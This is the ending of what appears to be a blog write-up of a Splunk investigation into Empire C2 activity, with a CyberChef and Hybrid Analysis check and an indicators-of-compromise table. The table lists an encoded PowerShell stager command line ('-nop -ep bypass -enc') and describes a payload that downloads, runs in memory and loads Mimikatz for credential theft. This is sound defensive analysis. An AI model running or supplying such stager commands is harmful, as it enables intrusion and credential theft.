
We can also use the “Detect File Type” recipe in CyberChef to identify what this file is.

Grabbed the hash of the file and pasted in cyberchef, but didn’t find anything. I really wanted to know if this was the mimikatz payload, so I uploaded this sample to Hybrid Analysis. This is the Hybrid Analysis Report
Looks like I might have been right:

Nothing crazy, but at least my sanity has been restored!
Well, this was a fun investigation, digging deep with Splunk to investigate this C2 activity. If this happened during a real/live investigation, we would have isolated the host (several steps ago, I hope), and at this point if we have access to the host machine, perform a deep dive forensic analysis of the host system.
Indicators of Compromise (IOCs)
| Artifact | Value / Example | Notes |
|---|---|---|
| Suspicious IP | 10.0.2.7:9009 |
Empire C2 server |
| Beacon URIs | /login/process.php, /news.php, /admin/get.php |
Common Empire endpoints |
| Protocol/Port | HTTP/9009 |
Custom C2 listener port |
| Downloaded File | launcher.bat |
Dropped stager from Edge download |
| File Path | C:\Users\<user>\Downloads\launcher.bat |
Location on victim machine |
| Process Tree | explorer.exe → launcher.bat → powershell.exe |
Shows user double-clicked and executed stager |
| Command Line | powershell.exe -nop -ep bypass -w 1 -enc <Base64> |
Encoded PowerShell execution of Empire stager |
| Obfuscated Script | <Base64 blob> → Decoded into Invoke-WebRequest ... |
Downloads + executes payload in memory |
| Secondary Payload | Base64 blob → DLL/PE (likely Mimikatz) | Reflectively loaded payload |
| External Lookup | VirusTotal: No matches | At time of check, stager/PE not known |
| Hybrid Analysis: Malicious PE behavior observed | Behavior consistent with reflectively loaded Mimikatz |
Conclusion
This investigation highlights a structured, repeatable approach to analyzing C2 activity. I began with network triage to identify suspicious communications, then pivoted into host telemetry to trace execution and process lineage (Event IDs 3 → 15 → 11 → 1). Finally, by leveraging PowerShell Script Block Logging (4104), I uncovered obfuscated commands that revealed an Empire-delivered Mimikatz payload used for credential theft.
Even when static signatures fell short, combining network visibility, Sysmon logs, and behavioral analysis provided a complete and defensible picture of the attack. This methodical process not only reinforces technical detection skills but also demonstrates an investigative mindset that translates directly into real-world security operations and incident response work.
About the author
- I am passionate about protecting others and disrupting threat actors
Comments
Join the discussionNo comments yet. Be the first to comment.